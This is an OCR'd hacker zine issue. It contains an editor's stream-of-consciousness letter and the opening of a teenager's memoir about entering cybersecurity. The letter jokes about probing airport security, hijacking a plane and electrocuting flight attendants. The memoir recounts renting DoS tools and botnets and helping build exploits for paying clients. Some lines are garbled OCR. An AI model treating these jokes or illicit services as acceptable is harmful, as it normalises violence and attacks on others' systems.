H∀CK

RIOT

D8RH8R

HV

NAUGHT

CK

two:twozerotwothree

Founder/Editor/Design

d8rh8r

Ryan Williams

Arts Curation by

lil red


Fiona Lewis


TY LIST

H∀

CK

LIFE


01001000 01010110 01000011 01001011
ΕΜΑΙΛ ΤΟ ΗςΧΚ.ΝΑΥΓΗΤΨ.ΛΙΣΤ≡ΤΥΤΑΝΟΤΑ.ΧΟΜ ΩΙΤΗ ΨΟΥΡ ΝΑΜΕ (ΑΙΣ) ΑΝΔ



LAMENTS FOR A WORLD GONE RAD

Try as I might, I can't switch off. I don't mean in the normal sense, like most people do. The whole kickback, relax, put your feet up thing. It just doesn't exist in my world. The tinnitus from a former life in the music industry doesn't help but I think it's how I'm wired. I call them radio stations. Separate, autonomous, idea engines, that constantly whirr and buzz inside my head. Maddening right? Well, it would be, but like small children, the trick is giving them something to do.

I am never more at peace than when I have 10 things on my plate and while spinning 10 plates on those. That sweet spot between co-ordination and calamity is where I find my flow state. Always have. When I'd play shows, in one of my former lives, I'd paint new dancefloor masterpieces, combining colours the 4 spinning discs playing simultaneously provided. Ruin and ridicule only ever a momentary lapse in concentration away. Flying by the seat of your pants. Balls to the wall. That shit blew my skirt up man. I think that's the link. Why I'm attracted to physical pentesting and to a lesser degree social engineering.

"Why, oh why Ryan, are you sharing this with us? The less I know about how your mind works the safer I feel.."

Well faithful reader, I am simply setting the scene so that my next revelations feel more "security focused" and less "potential terrorist". I'm on a plane as I pen this. My hope is that one of the flight attendants don't read this and only pick up the word terrorist. I put that in bold for fun. Ride the lightening y'all.

Disclaimer done, good, sweet, great.

So walking into the airport this evening, while on the phone to the wife, I decided to give a couple of my idea engines something to do. Case the joint. Use the Fisher Price "My First Physical Pentest Knowledge" I have and the lifetime of knowing some shadowy cats to see what you can come up with. Something I find myself doing way too much when there is nothing else more pressing to busy my mind.

\ look atthe processes and procedures I can extrapolate from what staff are doing. How they interact with each other, with the passengers, and with themselves when they think no one is looking. It's was a long slow line today to the security check so I had plenty of time to make my observations. It's not long before the first kink in the security process materializes before me. As I don't want a valued member of staff to lose their job over speculation or end up on somebodies hit list for sticking my nose in where it doesn't belong, I'm not going to go into detail. Let's just say, the knowing looks, the ushering to the front of a busy queue, the neck tatts and shoulder slung bum bags that flew through that scanner faster than you can say "OMG that was sus" had alarm bells ringing. It's a regional airport, so some exceptions can be made I guess.

Though not for this little black duck. It seems the twisted cables, countless antenna, gizmos and do dads secreted in my carry on between my BSides t-shirt, other pants and notebooks was causing either consternation or curiosity with the Airline Queue Delay Technician. What ever the case, several of my radio stations were assigned to repacking while I made a hasty b-line for the airport bar. Relief and a twist of disbelief washed over me as I took a greed sip of my $16 pint. I'm not an alcoholic, it's just that bars, drinking, that vibe is my natural habitat. Taking a seat at a table where I could observe the comings and goings of the planes and the people I put my mind to more constructive pursuits. HVCK Magazine.


I've said it before and I'll say it again. This magazine is a labour of love. This issue though has been tough. I thought I'd lost the spark that keeps me going.

FREE ASSANGE
CIVIL UNREST IS SO HOT RIGHT NOW
IS A MYTH
THICS IS AN OXYMORON
AI WILL TAKE YOU'RE JOB
BUT YOU WONT CARE
THE OTHER AI AT WORK IS
MAKING YOU LOOK BAD
ΑΔΔΡΕΣΣ (ΔΡΟΠ ΗΟΥΣΕ). ΨΟΥ□ςΕ ΣΧΟΡΕΔ ϑΥΣΤ ΨΟΥΡΣΕΛΦ Α ΩΙΦΙ ΠΙΝΕΑΠΠΛΕ :)

NOGOOD DEEDGOES UNPUNISHED

Motivation, at an all time low. The clammy hands of depression smothering my normally up beat nature, Turns out t he loss of a friend, the death of my beautiful partner in creative crime (pours a drink on the pavement for the laptops no longer with us), then the 6 week long struggle with, I think, all of the flu strains including COVID can take it's toll. This may seem like common sense to most but I usually take all that stuff in my stride and keep on keeping on. Turns out I have to play by the same rules as everyone else.

On a serious note, my heart felt apologees to all the contributors that have been waiting so patiently for this issue to come out. It's a one man show as far as putting all this togther but its a team, no a family that provide all this amzing content. My borthers and sisters....



"the neck tatts and shoulder slung bum bags that flew through that scanner faster than you can say "OMG that was sus" had alarm bells ringing"

I want to take this opportunity to thank all of you that gave been involved with the mag, It's been an awesome journey so far and we are only just getting warmed up.

Jolted from my internal diatribe by the boarding call, I throw my head back and vigorously tap the last drops from the glass. Double check I've not left anything behind other than the rent money I left behind the bar and head for the tarmac.

Day dreaming of arriving home to my beautiful wife, Ifind my seat, and as luck would have it in an empty row. The 45 minute delay for take off passes quicker when your note locked in mortal combat for an armrest. It does however give the radio stations an opportunity to explore my options if I do ever decide become a radical and hijack a plane.

Turns out I'm in luck. While my leatherman, mouthwash and other dangerous odds and ends sit safely in the trubbish bin of the airport, it's good to know I can just electrocute a couple of flight atenants with my laptop charger cable and the convenient 240v outlets behind every seat. Its good to be headng home.

As happens in life, that live to air, chainsaw juggling plate spinning equilibrium is the closest I've every truly been to balance. In my humble philosophy, how I visualise it is like juggling 3 balls that constantly change size, shape and adhering the laws of physics when it suits.

My friends.. Meet Love, Passion & Career. Imagine my surprise earlier this year when I found myself with all three balls in the air.

Throw, catch. Throw, catch. Throw, catch.

I had complete trust in myself that my hands would know where to be and when. There are so many people in this world who hate their job, can't stand the person they are with or have never tasted the divine bliss of making a dream a reality. I don't hold much stock in luck but as entropy slowly returned the plans of others (I assume) back to the chaos from whence they came, everything just started coming up Ryan. It seems this bliss were wings made of wax and feathers and time the sun.

As I write this dry creek bed stream of consciousness, I'm trying to ignore one of the balls lying, half-forgotten on the floor while I do one hand columns* with Love & Passion. (Bonus points if you got the juggling reference).

I've never been too concerned keeping that ball in the air. I've had a pretty good run. Blissfully unaware of the Jupiter like gravity excerted by this sphere and its ability to influence every aspect of Love's & Passion's trajectory. I've always done exactly what it was I wanted to do. If I wanted to play gigs I did. If I felt like putting on shows or starting a new event, I did. If I got it in my head to move to Western Australia and become a snail farmer, I went. Sure there were times when it all came unstuck but my friends, there were way more wins. than a man of my looks or breeding should ever have achieved.

"Never admit you're at fault, especially to clients. You'll lose the balance of power in the relationship." - *anonymous*

I think this is the core issue of what I'm finding challenging about corporate life. I've always had the ethos: if you truly execute an endeavour to 100% of your ability and it doesn't work out, it wasn't meant to be. Any percentage points under that and you will always wonder.... what if. In the corporate world (the level I find myself at anyway) this couldn't be further from reality. The mental and emotional cluster fuck learning this dizzying paradigm almost extinguished the lust for life and learning I've always had.

It was love who pulled my head back above water, and passion who once again filled my sails with wind and this page with words. It was quiet reflection and the pwning of random router found in hard rubbish that flowered into epiphany. Hold love and passion firmly in two hands. If you approach each day with love and passion at your side, it's hard to put a foot wrong. If you are reading this, and you have a dream, a passion, a crazy idea. pursue it. Life is too short to look back and go what if....

So I bet you're wondering if this guy just forgot this page or what's going on?? I wouldnt put it past him. Some of the spelling and grammar errors this guy has published makes me wonder if the work is even his. Maybe he was just an early adopter of Chatgpt or something. If he turned the other issues around so quick why is this one taking so long? It's sus hey.. I dont know why he keeps going on about old technology.. NOne of the shit he talks about is even utilised in 5G.. Another blow-in to cyber, looking for easy cash and to make a name for him self as 1337. The dude totally tried to take over the group I started, Can you believe it. Me!! a former member of an elite hacking collective and semi pro gonzo extremist. Did you know I can segway almost any anecdote into a paperback spy thriller that I not only narrate but am the reluctant protagonist..

D8R

MONKEY SEE

MONKEY DO

H∀

CK

LIFE

A SCHIZO'S REALITY

Before I start this story/article off, I would formally like to thank someone I have recently come in contact with: the owner and founder of HVCK mag, Ryan Williams. Ryan is an amazing and very nurturing person. From the day I met him to the day we even connected, I knew that I was going to be talking to a pretty cool dude! I always struggled with sharing personal stories; I never had the strength to do so. This was primarily done through censorship, people's judgment, or if I had a company watching me or stalking me. I always felt paranoid and not so secure when talking about my life, so I never did.

However, Ryan gave me the amazing opportunity to share my story, be open, and be purely honest about the path I took into the cybersecurity realm. Also, to tell it without worrying that someone's going to go behind my back. Not to mention, he was quite an honest person from the start and an amazing connection to have and still is to this day. Thank you.

A Schizo's Reality—The Only Option Out Of Death


Hello there! My name is Totally_Not_A_Haxxer; that is my alias anyway. I am a 16-year-old kid who lives in the US; however, I feel like I might be slightly different.

Right about now, you are picturing some ordinary teenager living life, going through the process of just teenage drama and playing games, probably sneaking out. As much as I want to say it, that honestly isn't my life and never was. Sneaking out was something I did often, but I never hung out with friends. You see, I live in possibly one of the most boring cities out there in the US, filled with a bunch of seniors where there is nothing better to do but go off and do drugs or spray paint a bunch of buildings; again, your typical teenage activities.

My life took a different approach. Instead of just messing around spray painting buildings, I spent my time outside, messing with electronics or trying to find ways to abuse physical security systems. It should be about time that I tell you my main interest is in the cybersecurity field, and when I am not doing basic stuff like playing games, I am breaking into security systems, hacking games, building exploits, or finding every way I can to damage a specific electronic network or device.

Let's start from when I first got into the cybersecurity field. I was your average middle schooler at one point, mad at the world and confused about who I was as a person, not understanding where life was going as well as figuring out life issues. The school I went to at the time was public, and given 5th grade (the year before middle school / 6th grade) was also public school, I was pretty used to just putting my head down and moving forward. So, I just ended up doing that. It should also be the time in the story where I tell you I was, for some reason, one of the most hated kids in school. I did nothing but stay silent yet was the most picked-on kid there. I had a few friends, but all of them started to phase out as the year went on.

At the time, I had a ton of life issues in and out of the online world; however, most of my anger would be from the online world, which transitioned into the real world. My real friends broke



away from me because they never properly understood why I would come off as rude sometimes, maybe because they weren't picked on or never asked how I was doing. Either way, I always felt alone in school and never felt safe as well, since the kids there would bring substances like nicotine, alcohol, and MDMA (commonly referred to as ecstasy), and I even recall seeing acid and mushrooms there a few times.

Regardless, the kids there were quite reckless and overly annoying. But then again, like me, they were mad at the world, forced to go to a school at 6 AM that even the teachers didn't want to be at, just to end up talking a bunch about street life and about how they lived the "gang gang" life, even though my city was never that hood and was more suburban/rich but- whatever floats their boat, hahaha.

I found it quite boring there; most of my days were filled with just again keeping to myself and going along with the road: eating lunch, last few classes, and sometimes, well, most times, I would intentionally skip class because I could not even STAND being in front of the teachers, which at the time seemed to also be against me and every other kid in those rooms. That was until I met someone who would forever change my life in both a negative and positive way. For the context of this story, we will call this user or person in question OxyRegia.

The reason we will call him this is because of two reasons I have listed below.

1: Aqua Regia is a mixture of nitric acid and hydrochloric acid, optimally in a molar ratio of 1:3. Aqua Regia is a fuming liquid. This liquid can dissolve platinum and gold metals. We won't go deep into that, but I chose the name Regia for this person because we had quite a good friendship, yet could melt other friendships with the click of a button.

2: Oxytocin: Oxytocin, commonly known as the cuddle hormone or love hormone, is a hormone that is often associated with feelings of bonding, trust, and love. I decided to choose this because we not only could end friendships but also create them in seconds as did when we first started working together.

Those two terms together form "OxyRegia," which comes from the factor that my friendship and relationship with this person was more or less a painkiller but a form of love at the first start. I mean not romantic love, but I like to think it was pretty close while also being dropped and broken quite easily, melting what was once a golden friendship into a big glob of blackness and missing broken pieces.

One day, in school, OxyRegia came up to me and proposed an idea. He told me that we could make big bucks, and that if I was interested, I would be making quite a good amount of money. Long story short, a few days later, I agreed, and we hopped onto a Discord call and started chatting. He then later told me he had a few people on his back who were paying him to test game cheats. He said that under specific scenarios and with the right time and effort, we could make an insane amount of money weekly testing and reporting cheats and exploits. He pulled me into this, and fast-forward a few weeks, and we were making a decent amount of money. For the smallest amount of a grand a week, we would test these game cheats for whatever game was popular at the time.

You might be wondering how exactly we got the money; well, this kid had a PayPal account, so he got his share quite easily. Meanwhile, I didn't, so I had to accept payments in crypto and would then use that money to buy software or rent out DOS tools, BotNets, or specific tools that could be used for rather weirder purposes. Now, these tools and frameworks bought would run money quickly when they ended up being used. The more and more time went on, the more money got involved, the more jobs from the users became apparent, and eventually, I got a job to help develop specific applications or parts of their exploits. I never got full access to the source code, but they did give me specific tasks that I had to finish, and I was given extra tools or utilities.

